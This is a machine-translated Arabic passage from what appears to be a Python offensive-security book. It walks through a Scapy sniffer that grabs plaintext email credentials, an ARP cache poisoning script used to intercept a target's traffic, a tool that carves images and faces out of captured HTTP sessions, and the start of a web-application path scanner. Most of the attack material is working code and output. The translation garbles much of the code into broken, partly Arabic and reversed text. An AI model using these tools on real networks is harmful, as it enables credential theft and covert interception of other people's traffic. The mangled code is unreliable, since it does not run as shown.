Scapyلبدء عملية التجسس على جميع الواجهات بدون تصفية. الآن لنقم بتشغيل البرنامج النصي، ويجب أن...
شاهد مخرجات مشابهة لما تراه أدناه.

```
$ python2.7 mail_sniffer.py
تحذير: لم يتم العثور على مسار لوجهة :: IPv6(هل لا يوجد مسار افتراضي؟)
###[ إيثرنت ]###
  = 10:40:f3:ab:71:02                    التوقيت الصيفي
  = 00:18:e7:ff:5c:f8                    المصدر
  = 0x800                                يكتب
###[ IP ]###
  الإصدار  4 =لتر
  ihl                5 =لتر
  توس                0x0 =
  لين                52 =
  35232 =                                بطاقة تعريف
  frag ttl           DF =
  flags              0 =لتر
                     51 =
  tcp =                                  مجموع التحقق
  0x4a51 =                               الأولي
  195.91.239.8 =                         المصدر
  192.168.0.198 =                        التوقيت الصيفي
  \خيارات \
###[ TCP ]###
```

Machine Translated by Google

```
=مدير خدمة etl رقم المنفذ
= 54000
تأكيد = 4154787032
التسلسل = 2619128538
dataofs = 8L
محجوز 0 =لتر
=أ نافذة الأعلام
= 330
مجموع التحقق = 0x80a2
= 0 urgptr = [('NOP', None), ('NOP', None), ('Timestamp', (1960913461, خيارات
764897985))]
لا أحد
```

كم كان ذلك سهلاً للغاية! يمكننا أن نرى أنه عندما تم استلام الحزمة الأولى على الشبكة،
تستخدم دالة الاستدعاء الدالة المضمنة packet.show()لعرض محتويات الحزمة و
قم بتحليل بعض معلومات البروتوكول. يُعد استخدام الدالة show()طريقة رائعة لتصحيح أخطاء البرامج النصية أثناء قيامك بذلك.
المتابعة للتأكد من أنك تحصل على المخرجات التي تريدها.

الآن وقد أصبح لدينا برنامج التجسس الأساسي قيد التشغيل، فلنقم بتطبيق فلتر وإضافة بعض المنطق إلى دالة الاستدعاء الخاصة بنا
وظيفة لاستخراج سلاسل المصادقة المتعلقة بالبريد الإلكتروني.

```
from scapy.all import *

بخصوص معاودة الاتصال الخاصة بحزمتنا
def packet_callback(packet):

    إذا كانت حمولة الحزمة :[TCP]

    mail_packet = str(packet[TCP].payload)

    إذا كان "user"أو "pass"موجودين في :()mail_packet.lower

        اطبع [*]"الخادم: %s" % packet[IP].dst
        اطبع "[*] %s" % packet[TCP].payload"

#أشعل حاسة الشم لدينا
sniff(filter="tcp port 110 or tcp port 25 or tcp port 143",prn=packet_
callback,store=0)
```

الأمر بسيط للغاية هنا. لقد قمنا بتغيير وظيفة التجسس لدينا لإضافة فلتر يتضمن حركة المرور فقط.
موجهة إلى منافذ البريد الشائعة (POP3) 110و341 . (25) SMTPو (IMAP)استخدمنا أيضًا
معلمة جديدة تسمى ،"store"وعند ضبطها على ،0تضمن أن Scapyلا يحتفظ بالحزم في
الذاكرة. من المستحسن استخدام هذه المعلمة إذا كنت تنوي ترك برنامج التجسس قيد التشغيل لفترة طويلة.
لأنك حينها لن تستهلك كميات كبيرة من ذاكرة الوصول العشوائي .(RAM)عند استدعاء دالة الاستدعاء الخاصة بنا،
نتحقق للتأكد من احتوائه على حمولة بيانات وما إذا كانت الحمولة تحتوي على اسم المستخدم أو
أوامر البريد الإلكتروني . PASSإذا اكتشفنا سلسلة مصادقة، فسنطبع الخادم الذي نرسل إليه.
it to and the actual data bytes of the packet .

Machine Translated by Google

فحص الإطارات

فيما يلي بعض الأمثلة على مخرجات حساب بريد إلكتروني وهمي حاولت ربط برنامج البريد الإلكتروني الخاص بي به:

```
[*]الخادم: [*] 25.57.168.12المستخدم: [*] jms
الخادم: [*] 25.57.168.12كلمة المرور: [*] justin
الخادم: [*] 25.57.168.12المستخدم: [*] jms
الخادم: 25.57.168.12

[*]اجتياز الاختبار
```

كما تلاحظ، يحاول برنامج البريد الإلكتروني الخاص بي تسجيل الدخول إلى الخادم على العنوان 25.57.168.12ويرسل بيانات الاعتماد كنص عادي عبر الشبكة. هذا مثال بسيط جدًا لكيفية تحويل برنامج Scapyلتحليل الشبكات إلى أداة فعّالة أثناء اختبارات الاختراق.

قد يكون التجسس على حركة المرور الخاصة بك أمرًا ممتعًا، لكن من الأفضل دائمًا التجسس مع صديق، لذلك دعونا نلقي نظرة على كيفية تنفيذ هجوم تسميم ARPللتجسس على حركة مرور جهاز مستهدف على نفس الشبكة.

Machine Translated by Google

تسميم ذاكرة التخزين المؤقت لبروتوكول ARPباستخدام Scapy

يُعدّ تسميم بروتوكول ARPأحد أقدم الحيل وأكثرها فعالية في ترسانة أدوات المخترقين. ببساطة، نحن
سنقنع الجهاز المستهدف بأننا أصبحنا بوابته، وسنقنع أيضًا
بوابةٌ يجب أن يمرّ عبرها كلّ حركة مرور للوصول إلى الجهاز المستهدف. كلّ جهاز كمبيوتر على
تحتفظ الشبكة بذاكرة تخزين مؤقتة لبروتوكول ARPتخزن أحدث عناوين IMACالتي تتطابق مع عناوين IP
عناوين الشبكة المحلية، وسنقوم بتلويث هذه الذاكرة المؤقتة بإدخالات نتحكم بها.
تحقيق هذا الهجوم. لأن بروتوكول تحليل العناوين (ARP)وتسميم ARPبشكل عام
تمت تغطيته في العديد من المواد الأخرى، وسأترك لك إجراء أي بحث ضروري لفهمه
كيف يعمل هذا الهجوم على مستوى أدنى.

الآن وقد عرفنا ما يجب علينا فعله، فلنطبقه عمليًا. عندما اختبرت هذا، هاجمت هدفًا حقيقيًا
استخدمت جهاز ويندوز وجهاز كالي الافتراضي كجهاز هجوم. كما اختبرت هذا الكود ضد
تم توصيل العديد من الأجهزة المحمولة بنقطة وصول لاسلكية، وقد عملت بشكل رائع. أول شيء
كل ما سنفعله هو فحص ذاكرة التخزين المؤقت لبروتوكول ARPعلى جهاز ويندوز المستهدف حتى نتمكن من رؤية هجومنا أثناء التنفيذ
لاحقًا. افحص ما يلي لمعرفة كيفية فحص ذاكرة التخزين المؤقت لبروتوكول ARPعلى جهازك الظاهري الذي يعمل بنظام .Windows

```
C:\Users\Clare> ipconfig

تكوين بروتوكول الإنترنت في ويندوز

محول الشبكة المحلية اللاسلكية - (WLAN)اتصال الشبكة اللاسلكية:

   اتصال DNS الخاص بالاتصال.
   عنوان IPv6 المحلي للارتباط . . . . . : fe80::34a0:48cd:579:af3d%11
   عنوان IPv4. . . . . : 172.16.1.71
   قناع الشبكة الفرعية. . . . . : 255.255.255.0
   البوابة الافتراضية. . . . . : 172.16.1.254

C:\Users\Clare> arp -a

الواجهة: 172.16.1.71 --- 0xb

  عنوان الإنترنت      العنوان الفعلي      يكتب
  172.16.1.254          3c-ea-4f-2b-41-f9     متحرك
  172.16.1.255          ff-ff-ff-ff-ff-ff     ثابت
  224.0.0.22            01-00-5e-00-00-16     ثابت
  224.0.0.251           01-00-5e-00-00-fb     ثابت
  224.0.0.252           01-00-5e-00-00-fc     ثابت
  255.255.255.255       ff-ff-ff-ff-ff-ff     ثابت
```

والآن يمكننا أن نرى أن عنوان IPالخاص بالبوابة هو 172.16.1.254وذاكرة التخزين المؤقت ARPالمرتبطة به
المدخل له عنوان MACهو .3c-ea-4f-2b-41-f9سنسجل هذا العنوان لأنه يمكننا الاطلاع عليه.
قم بفحص ذاكرة التخزين المؤقت لبروتوكول ARPأثناء استمرار الهجوم، وسترى أننا قمنا بتغيير سجلات البوابة.
عنوان .IMACالآن بعد أن عرفنا البوابة وعنوان IPالمستهدف، فلنبدأ بكتابة بروتوكول ARPالخاص بنا.
برنامج التسميم. افتح ملف بايثون جديد، وسمّه ،arper.pyوأدخل الكود التالي:

```
from scapy.all import *
استيراد نظام التشغيل
استيراد sys
استيراد الخيوط
إشارة الاستيراد

واجهة المستخدم = "en1"
target_ip gateway_ip = "172.16.1.71" = "172.16.1.254"

عدد الحزم 1000 =

سنحدد واجهتنا
conf.iface = interface
```

Machine Translated by Google

```
#إيقاف تشغيل الإخراج 0 = conf.verb

                                                    اطبع [*]"إعداد % "s%واجهة

                                          gateway_mac = get_mac(gateway_ip)

إذا كانت قيمة gateway_macتساوي :Noneاطبع [!!!]"فشل الحصول على عنوان MACللبوابة. جارٍ الخروج." sys.exit(0)وإلا:

                                                    %s" % (gateway_ip,gateway_mac) في s%البوابة print "[*]

                                                    target_mac = get_mac(target_ip)

إذا كانت قيمة target_macهي :Noneاطبع [!!!]"فشل الحصول على عنوان MACالمستهدف. جارٍ الخروج." sys.exit(0)وإلا:

                                                    %s" % (target_ip,target_mac) في s%الهدف print "[*]

#بدء تشغيل مؤشر السم (poison_thread.start() poison_thread = threading.Thread(target = poison_target, args = (gateway_ip, gateway_mac,target_ip,target_mac))

                                                    حاول: اطبع [*]"بدء تشغيل محلل الشبكة لـ d%حزمة" %عدد_الحزم

                                          bpf_filter = "ip host %s" % target_ip
                                packets = sniff(count=packet_count,filter=bpf_filter,iface=interface) #كتابة الحزم الملتقطة

                                          wrpcap('arper.pcap',packets)

                                                    لاستعادة الشبكة
```

استعادة_الهدف(عنوان_PI_البوابة، عنوان_CAM_البوابة، عنوان_PI_الهدف، عنوان_CAM_الهدف)

```
                                                    باستثناء مقاطعة لوحة المفاتيح: #استعادة الشبكة

                                          restore_target(gateway_ip,gateway_mac,target_ip,target_mac) sys.exit(0)
```

هذا هو الجزء الرئيسي من إعداد هجومنا. نبدأ بتحديد عناوين MACالمقابلة لعنوان البوابة وعنوان IPالمستهدف باستخدام دالة تسمى get_mac سنقوم بدمجها لاحقًا.

بعد إتمام ذلك، نقوم بتشغيل خيط معالجة ثانٍ لبدء هجوم تسميم ARPالفعلي .في خيط المعالجة الرئيسي، نبدأ تشغيل برنامج تحليل الشبكة الذي سيلتقط عددًا محددًا مسبقًا من الحزم باستخدام مرشح BPFلالتقاط حركة المرور الخاصة بعنوان IPالمستهدف فقط. عند التقاط جميع الحزم، نقوم بكتابتها إلى ملف PCAPحتى نتمكن من فتحها في Wiresharkأو استخدام برنامج استخراج الصور الخاص بنا عليها. عند انتهاء الهجوم، نستدعي دالة restore_targetالمسؤولة عن إعادة الشبكة إلى حالتها السابقة قبل حدوث تسميم .ARPلنضف الآن الدوال المساعدة بإضافة الكود التالي أعلى كتلة الكود السابقة:

```
دالة استعادة_الهدف(عنوان_البوابة، عنوان_البوابة_الرئيسي، عنوان_الهدف_الرئيسي، عنوان_الهدف_الرئيسي):

                                #طريقة مختلفة قليلاً باستخدام إرسال طباعة [*]"استعادة الهدف..." إرسال(PRA(po=2,
,(po=2)PRAإرسال(psrc=gateway_ip, pdst=target_ip, hwdst="ff:ff:ff:ff:ff:ff",hwsrc=gateway_mac),count=5)
                                psrc=target_ip, pdst=gateway_ip, hwdst="ff:ff:ff:ff:ff:ff",hwsrc=target_mac),count=5)

                                #يشير إلى انتهاء الخيط الرئيسي
```

Machine Translated by Google

os.kill(os.getpid(), signal.SIGINT)

دالة :get_mac(ip_address)

الردود، غير المجابة =
srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip_address), timeout=2,retry=10)

#إرجاع عنوان MACمن الاستجابة لكل s و r في الاستجابات: إرجاع r[Ether].src

لا شيء
دالة استهداف السم (عنوان IPللبوابة، عنوان MACللبوابة، عنوان IPللهدف، عنوان MACللهدف):

poison_target.pdst = target_ip poison_target.hwdst = target_mac
= ARP() poison_target.op = 2 poison_target.psrc = gateway_ip
poison_target

= gateway_ip poison_gateway.hwdst = gateway_mac
= 2 poison_gateway.psrc = target_ip poison_gateway.pdst
poison_gateway = ARP() poison_gateway.op

اطبع [*]"بدء عملية تسميم ARP. [CTRL-C]للإيقاف"

بينما صحيح: حاول: إرسال(الهدف_السام) إرسال(البوابة_السامة)

time.sleep(2)
باستثناء مقاطعة لوحة المفاتيح:
استعادة_الهدف(عنوان_البوابة، عنوان_البوابة_الرئيسي، عنوان_الهدف_الرئيسي، عنوان_الهدف_الرئيسي)

اطبع [*]"انتهى هجوم التسمم بـ ."ARP
يعود

هذا هو جوهر الهجوم. تقوم دالة restore_targetبإرسال حزم ARPالمناسبة إلى عنوان البث الشبكي لإعادة ضبط ذاكرة التخزين المؤقت لبروتوكول ARPفي البوابة والجهاز المستهدف. كما نرسل إشارة إلى الخيط الرئيسي للخروج، وهو أمر مفيد في حال واجه خيط التسميم مشكلة أو ضغطتَ على CTRL-C . أما دالة get_macفتستخدم دالة srp(إرسال واستقبال الحزم) لإرسال طلب ARPإلى عنوان IPالمحدد لحلّ عنوان MACالمرتبط به. تقوم دالة poison_targetبتجميع طلبات ARPلتسميم كل من عنوان IPالمستهدف والبوابة .من خلال تسميم كل من البوابة وعنوان IPالمستهدف، يمكننا رصد حركة البيانات الداخلة والخارجة من الهدف. نستمر في إرسال طلبات ARPهذه في حلقة لضمان بقاء إدخالات ذاكرة التخزين المؤقت لبروتوكول ARPمسمومة طوال مدة الهجوم.

هيا بنا نجرب هذه السيارة الرائعة!

Machine Translated by Google

فحص الإطارات

قبل أن نبدأ، نحتاج أولاً إلى إخبار جهازنا المضيف المحلي بأنه يمكننا إعادة توجيه الحزم إلى
كل من البوابة وعنوان IPالمستهدف. إذا كنت تستخدم جهاز Kali VMالخاص بك، فأدخل الأمر التالي
في جهازك الطرفي:

```
#:> echo 1 > /proc/sys/net/ipv4/ip_forward
```

إذا كنت من عشاق منتجات آبل، فاستخدم الأمر التالي:

```
fanboy:tmp justin$ sudo sysctl -w net.inet.ip.forwarding=1
```

الآن وقد قمنا بتفعيل توجيه IP، فلنقم بتشغيل البرنامج النصي الخاص بنا ونتحقق من ذاكرة التخزين المؤقت لبروتوكول ARPالخاص
الجهاز المستهدف. من جهازك المُهاجم، قم بتشغيل الأمر التالي (بصلاحيات المستخدم الجذر):

```
fanboy:tmp justin$ sudo python2.7 arper.py
تحذير: لم يتم العثور على مسار لوجهة :: IPv6(هل لا يوجد مسار افتراضي؟)
[*]إعداد en1
[*]البوابة 172.16.1.254موجودة في 3c:ea:4f:2b:41:f9
[*]الهدف 172.16.1.71موجود في 00:22:5f:ec:38:3d
[*]بدء عملية تسميم ARP. [CTRL-C لإيقاف]
[*]بدء تشغيل أداة تحليل الشبكة لـ 1000حزمة بيانات
```

رائع! لا توجد أخطاء أو أي مشاكل أخرى. الآن دعونا نتحقق من صحة الهجوم على الجهاز المستهدف:

```
C:\Users\Clare> arp -a

الواجهة: 0xb --- 172.16.1.71
  العنوان الانترنت العنوان الفعلي يكتب
  172.16.1.64 10-40-f3-ab-71-02 متحرك
  172.16.1.254 10-40-f3-ab-71-02 متحرك
  172.16.1.255 ff-ff-ff-ff-ff-ff ثابت
  224.0.0.22 01-00-5e-00-00-16 ثابت
  224.0.0.251 01-00-5e-00-00-fb ثابت
  224.0.0.252 01-00-5e-00-00-fc ثابت
  255.255.255.255 ff-ff-ff-ff-ff-ff ثابت
```

يمكنك الآن أن ترى أن كلير المسكينة (من الصعب أن تكون متزوجًا من هاكر، والقرصنة ليست بالأمر السهل، إلخ) قد أصبحت الآن
تم تسميم ذاكرة التخزين المؤقت لبروتوكول ARPالخاصة بها، حيث أصبح للبوابة الآن نفس عنوان MACالخاص بالجهاز المهاجم.
جهاز الكمبيوتر. يمكنك أن ترى بوضوح في المدخل أعلى البوابة أنني أقوم بالهجوم من .172.16.1.64
عند انتهاء الهجوم من التقاط الحزم، ستجد ملف arper.pcapفي نفس المجلد.
كما هو الحال في برنامجك النصي. يمكنك بالطبع القيام بأمور مثل إجبار جهاز الكمبيوتر المستهدف على توجيه جميع بياناته عبر خادم وكيل.
من خلال نسخة محلية من Burpأو القيام بأي عدد من الأشياء السيئة الأخرى. قد ترغب في الاحتفاظ بـ
هذا ملف PCAPللقسم التالي حول معالجة ملفات - PCAPلا تعرف أبدًا ما قد تجده!

Machine Translated by Google

تُعدّ أدوات مثل Network Minerو Wiresharkمثاليةً لتحليل ملفات التقاط الحزم بشكل تفاعلي، ولكن قد تحتاج أحيانًا إلى تحليلها باستخدام Scapy.و Pythonومن أبرز استخداماتها إنشاء حالات اختبار عشوائية بناءً على حركة مرور الشبكة الملتقطة، أو حتى إعادة تشغيل حركة مرور سبق التقاطها.

سنتبع نهجًا مختلفًا بعض الشيء، وسنحاول استخراج ملفات الصور من بيانات حركة مرور HTTP. بعد الحصول على هذه الملفات، سنستخدم مكتبة أمازون OpenCVوهي أداة للرؤية الحاسوبية، لمحاولة اكتشاف الصور التي تحتوي على وجوه بشرية، ما يُتيح لنا تضييق نطاق الصور التي قد تكون ذات [191] أهمية.

يمكننا استخدام برنامجنا السابق لتحليل بيانات ARP لإنشاء ملفات PCAP، أو يمكنك توسيع نطاق برنامج تحليل بيانات ARP لإجراء كشف فوري للوجوه في الصور أثناء تصفح المستخدم المستهدف. لنبدأ بإضافة الكود اللازم لإجراء تحليل PCAP. افتح ملف pic_carver.pyوأدخل الكود التالي:

```
استيراد re استيراد
zlib استيراد cv2

from scapy.all import *

pictures" faces_directory = "/home/justin/pic_carver/faces" pcap_file = "bhp.pcap"
pictures_directory = "/home/justin/pic_carver/

def http_assembler(pcap_file):

= 0، عدد الصور المنحوتة
= 0 عدد الوجوه المكتشفة

 a = rdpcap(pcap_file)

جلسات a.sessions()

للجلسة في الجلسات:

""
http_payload =

for packet in sessions[session]:

حاول: إذا كان منفذ الوجهة لحزمة TCP يساوي 80 أو منفذ المصدر لحزمة TCP يساوي :80

إعادة تجميع التيار

http_payload += str(packet[TCP].payload)
يستثني:
يمر

 headers = get_http_headers(http_payload)

إذا كانت قيمة headers هي :None
يكمل

 image,image_type = extract_image(headers,http_payload)

إذا لم تكن الصورة فارغة ولم يكن نوع الصورة فارغًا:

#تخزين ملف الصورة = "%s-pic_carver_%d.%s" % (pcap_file,carved_images,image_type)
 file_name

fd = open("%s/%s" %
(pictures_directory,file_name),"wb")
```

Machine Translated by Google

f.write(image_data) f.close()

الصور المنحوتة 1 =+

ثم حاول الآن التعرف على الوجه:

result = face_detect("%s/%s" %
(مجلد_الصور، اسم_الملف)، اسم_الملف)

إذا كانت النتيجة صحيحة:

faces_detected += 1

يستثني:

يمر

أعد الصور المنحوتة والوجوه المكتشفة

carved_images, faces_detected = http_assembler(pcap_file)

اطبع "تم استخراج: %d صورة" % carved_images اطبع "تم الكشف عن: %d وجه" % faces_detected

هذا هو الهيكل الأساسي لمنطق البرنامج النصي، وسنضيف الوظائف الداعمة لاحقًا. للبدء، نفتح ملف PCAP للمعالجة. نستفيد من ميزة رائعة في Scapy لفصل كل جلسة TCP تلقائيًا إلى قاموس. نستخدم هذا القاموس لتصفية حركة مرور HTTP فقط، ثم ندمج حمولة جميع حركة مرور HTTP في مخزن مؤقت واحد. هذا يُشبه النقر بزر الماوس الأيمن في Wireshark واختيار "متابعة تدفق TCP". بعد إعادة تجميع بيانات HTTP، نُمررها إلى دالة تحليل رؤوس HTTP، والتي ستُمكّننا من فحص رؤوس HTTP بشكل فردي. بعد التحقق من استلام صورة في استجابة HTTP، نستخرج الصورة الخام ونُعيد نوع الصورة وجسمها الثنائي. هذه ليست طريقة مثالية لاستخراج الصور، ولكن كما سترى، فهي تعمل بكفاءة عالية. نقوم بتخزين الصورة المستخرجة ثم نمرر مسار الملف إلى روتين الكشف عن الوجه.

والآن لنقم بإنشاء الدوال الداعمة عن طريق إضافة الكود التالي فوق دالة http_assembler الخاصة بنا .

دالة get_http_headers(http_payload):

حاول: #فصل الرؤوس إذا كانت حركة مرور HTTP headers_raw = http_payload[:http_payload.index("\r\n\r\n")+2]

#استخراج العناوين headers = dict(re.findall(r"(?P<name>.*?): (?P<value>.*?)\r\n", headers_raw))

باستثناء: إرجاع لا شيء

إذا لم يكن "Content-Type" موجودًا في الترويسات:
لا شيء

رؤوس الإرجاع

دالة استخراج_الصورة(الرؤوس، حمولة_ptth):

image image_type = None =لا شيء

حاول: إذا كانت كلمة "image" موجودة في headers['Content-Type']:

Machine Translated by Google

```
image_type = headers['Content-Type'].split("/")[1] #استخراج نوع الصورة ومحتوى الصورة

image = http_payload[http_payload.index("\r\n\r\n")+4:]

#إذا اكتشفنا ضغطًا، فقم بفك ضغط الصورة
حاول: إذا كان "Content-Encoding"موجودًا في :()headers.keys
إذا كانت قيمة `headers['Content-Encoding']` تساوي "gzip":يتم فك ضغط الصورة باستخدام
`zlib.decompress(image, 16+zlib.MAX_WBITS)`
elif headers['Content-Encoding'] == "deflate": image = zlib.decompress(image)

يستثني:
يمر
يستثني:
أرجع لا شيء، لا شيء

إرجاع الصورة، نوع الصورة
```

تساعدنا هذه الدوال المساعدة على إلقاء نظرة فاحصة على بيانات HTTP التي استرجعناها من ملف PCAP. تأخذ الدالة get_http_headers بيانات HTTP الخام وتفصل الرؤوس باستخدام تعبير نمطي. تأخذ الدالة extract_image رؤوس HTTP وتحدد ما إذا كنا قد استلمنا صورة في استجابة HTTP. إذا اكتشفنا أن رأس Content-Type يحتوي بالفعل على نوع MIME للصورة، فإننا نفصل نوع الصورة؛ وإذا كان هناك ضغط مطبق على الصورة أثناء النقل، فإننا نحاول فك ضغطها قبل إرجاع نوع الصورة ومخزن الصورة الخام. الآن، دعونا نضيف كود اكتشاف الوجه لتحديد ما إذا كان هناك وجه بشري في أي من الصور التي استرجعناها. أضف الكود التالي إلى pic_carver.py:

```
دالة الكشف عن الوجه (المسار، اسم الملف):

    cv2.CascadeClassifier("haarcascade_frontalface_alt.xml") rects = cascade.detectMultiScale(img, 1.3, 4, cv2.cv.CV_HAAR_SCALE_IMAGE, (20,20))

إذا كان طول (المستطيلات) يساوي صفرًا: أرجع خطأ

    rects[:, 2:] += rects[:, :2]

    for x1,y1,x2,y2 in rects: #تحديد الوجوه في الصورة

        cv2.rectangle(img,(x1,y1),(x2,y2),(127,255,0),2)

    cv2.imwrite("%s/%s-%s" % (faces_directory,pcap_file,file_name),img)

إرجاع صحيح
```

تمت مشاركة هذا الكود بسخاء من قبل كريس فيداو على الرابط التالي: http://www.fideloper.com/facial-detection/ مع بعض التعديلات الطفيفة مني. باستخدام مكتبة OpenCV في بايثون، يمكننا قراءة الصورة ثم تطبيق مصنف مُدرَّب مسبقًا على اكتشاف الوجوه الأمامية. توجد مصنفات لاكتشاف الوجوه الجانبية، والأيدي، والفواكه، ومجموعة كبيرة من الأشياء الأخرى التي يمكنك تجربتها بنفسك. بعد اكتمال عملية الاكتشاف، ستُعيد إحداثيات مستطيلة تُشير إلى مكان اكتشاف الوجه في الصورة. ثم نرسم مستطيلًا أخضر فوق تلك المنطقة ونحفظ الصورة الناتجة. الآن، دعونا نجرب كل هذا داخل جهاز كالي الافتراضي.

Machine Translated by Google

فحص الإطارات

إذا لم تقم بتثبيت مكتبات OpenCV أولاً، فقم بتشغيل الأوامر التالية (شكراً لك مجدداً).
(كريس فيداو) من طرفية في جهاز كالي الظاهري الخاص بك:

```
#:> apt-get install python-opencv python-numpy python-scipy
```

سيؤدي هذا إلى تثبيت جميع الملفات الضرورية اللازمة للتعامل مع خاصية التعرف على الوجوه في الصور الناتجة.
نحتاج أيضًا إلى الحصول على ملف تدريب التعرف على الوجه على النحو التالي:

```
wget http://eclecti.cc/files/2008/03/haarcascade_frontalface_alt.xml
```

الآن، أنشئ مجلدين لمخرجاتنا، وضع ملف PCAP في أحدهما، ثم شغّل البرنامج النصي. يجب أن يبدو الأمر كالتالي:

```
mkdir pictures #:> mkdir faces
#:>
#:> python pic_carver.py
تم استخراج: 189 صورة تم الكشف عن: 32 وجهًا

#:>
```

قد ترى عددًا من رسائل الخطأ التي ينتجها OpenCV نظرًا لأن بعض الصور التي أدخلناها إليه قد تكون تالفة أو تم تنزيلها جزئيًا أو قد لا يكون تنسيقها مدعومًا.
(سأترك بناء روتين قوي لاستخراج الصور والتحقق منها كواجب منزلي لك.) إذا قمت بفتح دليل الوجوه الخاص بك، فسترى عددًا من الملفات التي تحتوي على وجوه ومربعات خضراء سحرية مرسومة حولها.

يمكن استخدام هذه التقنية لتحديد أنواع المحتوى الذي يبحث عنه هدفك، بالإضافة إلى اكتشاف الأساليب المحتملة عبر الهندسة الاجتماعية. ويمكنك بالطبع توسيع نطاق هذا المثال ليشمل استخدام الصور المستخرجة من ملفات PCAP، واستخدامه بالتزامن مع تقنيات الزحف على الويب وتحليلها الموضحة في فصول لاحقة.

- www.secdev.org/projects/scapy/doc/installation.html#windows [9]
- اطلع على OpenCV هنا: http://www.opencv.org/. [8] http://

Machine Translated by Google

الفصل الخامس: اختراق المواقع الإلكترونية

يُعد تحليل تطبيقات الويب أمرًا بالغ الأهمية للمهاجمين ومختبري الاختراق. ففي معظم الشبكات الحديثة، تُمثل تطبيقات الويب أكبر مساحة للهجوم، وبالتالي فهي أيضًا أكثر الطرق شيوعًا للوصول إلى الأنظمة. تتوفر العديد من أدوات تحليل تطبيقات الويب الممتازة المكتوبة بلغة بايثون، مثل sqlmap وغيرها. وبصراحة، فقد تم تناول مواضيع مثل حقن SQL بشكل مُفرط، وأصبحت الأدوات المتاحة ناضجة بما يكفي لعدم الحاجة إلى إعادة اختراع w3af العجلة. بدلًا من ذلك، سنستكشف أساسيات التفاعل مع الويب باستخدام بايثون، ثم نبني على هذه المعرفة لإنشاء أدوات استطلاع واختبار اختراق شامل. ستتعرف على كيفية استخدام تحليل HTML في إنشاء أدوات اختبار الاختراق الشامل، وأدوات الاستطلاع، واستخراج البيانات من المواقع ذات المحتوى النصي الكثيف. الفكرة هي إنشاء أدوات متنوعة لتزويدك بالمهارات الأساسية اللازمة لبناء أي نوع من أدوات تقييم تطبيقات الويب التي يتطلبها سيناريو الهجوم الخاص بك.

Machine Translated by Google

مكتبة المقابس للويب: .urllib2تمامًا كما هو الحال عند كتابة أدوات الشبكة باستخدام مكتبة المقابس، ستستخدم مكتبة urllib2عند إنشاء أدوات للتفاعل مع خدمات الويب . دعونا نلقي نظرة على كيفية إرسال طلب GETبسيط جدًا إلى موقع No Starch Pressالإلكتروني:

```
                                                                    استيراد urllib2

                                                  = urllib2.urlopen("http://www.nostarch.com") الجسم

                                                                    اطبع نص الصفحة.daer()
```

هذا أبسط مثال لكيفية إرسال طلب GETإلى موقع ويب. لاحظ أننا نقوم فقط بجلب الصفحة الخام من موقع No Starch، ولن يتم تنفيذ أي جافا سكريبت أو لغات برمجة أخرى من جانب العميل. ببساطة، نمرر عنوان URLإلى دالة urlopen، وهي تُعيد كائنًا شبيهًا بالملف يسمح لنا بقراءة محتوى الطلب الذي يُرجعه خادم الويب البعيد. مع ذلك، في معظم الحالات، ستحتاج إلى تحكم أدق في كيفية إرسال هذه الطلبات، بما في ذلك القدرة على تحديد رؤوس معينة، والتعامل مع ملفات تعريف الارتباط، وإنشاء طلبات POST. توفر مكتبة urllib2فئة Requestالتي تمنحك هذا المستوى من التحكم. فيما يلي مثال لكيفية إنشاء طلب GETنفسه باستخدام فئة Requestوتحديد رأس HTTPمخصص :User-Agent

```
                                                                    استيراد urllib2

                                                        url = "http://www.nostarch.com"

                                                  headers = {} headers['User-Agent'] = "Googlebot"

urllib2.Request(url,headers=headers) response = urllib2.urlopen(request)
                                                                                  request =

                                                                print response.read() response.close()
```

يختلف إنشاء كائن الطلب قليلاً عن المثال السابق. لإنشاء رؤوس مخصصة، عليك تعريف قاموس الرؤوس، والذي يسمح لك بتحديد مفتاح وقيمة الرأس المطلوبين. في هذه الحالة، سنجعل برنامج بايثون الخاص بنا يبدو وكأنه برنامج Googlebot. ثم نُنشئ كائن الطلب ونمرر إليه عنوان URLوقاموس الرؤوس، ثم نمرر كائن الطلب إلى استدعاء دالة urlopen. يُعيد هذا كائنًا عاديًا يشبه الملف، والذي يمكننا استخدامه لقراءة البيانات من الموقع البعيد.

لدينا الآن الوسائل الأساسية للتواصل مع خدمات الويب ومواقع الويب، لذا دعونا ننشئ بعض الأدوات المفيدة لأي هجوم على تطبيقات الويب أو اختبار اختراق.

Machine Translated by Google

رسم خرائط تثبيت تطبيقات الويب مفتوحة المصدر: تُسهّل أنظمة إدارة المحتوى ومنصات التدوين، مثل جوملا ووردبريس ودروبال، إنشاء مدونة أو موقع ويب جديد، وهي شائعة نسبيًا في بيئات الاستضافة المشتركة وحتى شبكات المؤسسات. لكل نظام تحدياته الخاصة فيما يتعلق بالتثبيت والتكوين وإدارة التحديثات، وهذه الأنظمة ليست استثناءً. عندما لا يلتزم مسؤول النظام المُرهَق أو مطور الويب غير المُلمّ بجميع إجراءات الأمان والتثبيت، يُصبح من السهل على المُهاجم الوصول إلى خادم الويب.

بما أننا نستطيع تنزيل أي تطبيق ويب مفتوح المصدر وتحديد بنية ملفاته ومجلداته محليًا، يمكننا إنشاء ماسح ضوئي مُصمم خصيصًا للبحث عن جميع الملفات التي يمكن الوصول إليها على الجهاز المستهدف البعيد. يستطيع هذا الماسح استئصال ملفات التثبيت المتبقية، والمجلدات التي يجب حمايتها بملفات .sseccath ، وغيرها من العناصر التي قد تُساعد المُهاجم في اختراق خادم الويب. يُعرّفك هذا المشروع أيضًا على استخدام كائنات قائمة الانتظار في بايثون ، والتي تُتيح لنا إنشاء مكدس كبير وآمن للاستخدام المتزامن، وجعل عدة خيوط تختار العناصر للمعالجة. سيُمكّن هذا الماسح الضوئي من العمل بسرعة فائقة. لنفتح الآن ملف web_app_mapper.py ونُدخل الكود التالي:

```
استيراد Queue، استيراد
os، استيراد threading،
استيراد urllib2

عدد الخيوط 10 =

["jpg",".gif","png",".css"] =الفلاتر "/Users/justin/Downloads/joomla-3.1.1" =دليل الهدف
=

os.chdir(directory)

web_paths = Queue.Queue()

for r,d,f in os.walk("."):
بالنسبة للملفات الموجودة في f:
remote_path = "%s/%s" % (r,files) if remote_path.startswith("."):

= remote_path[1:] if os.path.splitext(files)[1] not in filters:
remote_path
web_paths.put(remote_path)

def test_remote():
بينما لا تكون قائمة مسارات الويب فارغة: المسار =مسار الويب.teg()
عنوان % "%s%s" = URL(الهدف، المسار)

request = urllib2.Request(url)
يحاول:
استجابة (ب.ل.ط)urllib2.urlopen =المحتوى =استجابة.قراءة ()

print "[%d] => %s" % (response.code,path) response.close()

